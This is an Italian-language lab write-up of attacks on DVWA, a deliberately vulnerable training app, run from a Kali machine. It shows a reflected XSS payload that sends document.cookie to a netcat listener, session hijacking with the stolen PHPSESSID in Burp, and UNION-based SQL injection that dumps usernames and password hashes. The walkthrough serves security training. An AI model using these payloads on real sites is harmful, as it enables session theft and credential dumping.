

Exploit DVWA - XSS e SQL injection


Setup:

- Macchina Kali linux: 192.168.0.115
- Macchina Metasploitable: 192.168.0.113
- Livello di sicurezza impostato su Low

1. Primo exploit: XSS reflected

Possiamo inizialmente notare come la pagina XSS reflected sulla DVWA accetti un input dall'utente, e in base a quell'input stampera' una risposta nella stessa pagina.

Possiamo per esempio fargli leggere dei tag html:



Alert XSS



Scriviamo uno script piu' avanzato per rubare i cookie di altri utenti:

```
<script>window.location='http://127.0.0.1:49000/?cookie=' + document.cookie;</script>
```


Dove:

- **window.location** reindirizza la pagina web verso un target che possiamo decidere noi.
Faremo il redirect della pagina verso l'ip localhost sulla porta 49000.
- Nel parametro **cookie** verranno inseriti i cookie dell'utente, raccolti dall'operatore **document.cookie**

```
(kali@kali)-[~/Desktop]
$ nc -l -p 49000
GET /?cookie=security=low;%20PHPSESSID=e15948e4ca4ff23d1e33fd87a7bf94cf HTTP/1.1
Host: 127.0.0.1:49000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Connection: keep-alive
Referer: http://192.168.0.113/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Priority: u=0, i
```

Come possiamo vedere abbiamo ottenuto i cookie di un utente mettendoci in ascolto con netcat.

Possiamo usare questi cookie per loggarci nella dvwa con il token dell'utente, intercettando un pacchetto da burpSuite e modificandone il contenuto:



```
Original request v
Pretty Raw Hex
1 GET /dvwa/ HTTP/1.1
2 Host: 192.168.0.113
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/133.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
  png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.0.113/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=high; PHPSESSID=855aeabe5bd4599f12b6f1d3d618bd7a
10 Connection: keep-alive
```

Qui abbiamo sostituito il token assegnato dal server con quello preso dall'utente.

2. Secondo exploit: SQL injection

Spostandoci sulla pagina SQL injection, notiamo la presenza di un campo di ricerca. Il campo accetta in input un numero per stampare poi nome e cognome di un utente.

Da questa informazione si puo' dedurre che la query utilizzata dalla DVWA sia qualcosa di simile a:

```
SELECT firstName, surName FROM table WHERE id=x
```

Dove **X** viene inserito dall'utente.

Possiamo provare a inserire una condizione SEMPRE vera, come
`1' OR '1'='1`

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

La query essendo sempre vera ha restituito tutti i risultati presenti.

Dopo aver accertato che il database e' vulnerabile controlliamo se possiamo unire la query del sito ad una scritta da noi:

```
1' UNION SELECT null,null FROM users#
```

User ID:

ID: 1' UNION SELECT null,null FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT null,null FROM users#
First name:
Surname:

Spiegazione del passo:

Essendo probabilmente la query del sito:

```
SELECT firstName, surName FROM table WHERE id=x
```

possiamo tramite l'input sostituire quella X con:

```
1' UNION SELECT null,null FROM users#
```

generando una query di questo tipo:

```
SELECT firstName, surname FROM table WHERE id='1' UNION SELECT  
null,null FROM users#'
```

A questo punto possiamo sostituire null,null con user e password, inserendo nel campo user ID la seguente UNION query:
1' UNION SELECT user,password FROM users#

User ID:

Submit

ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99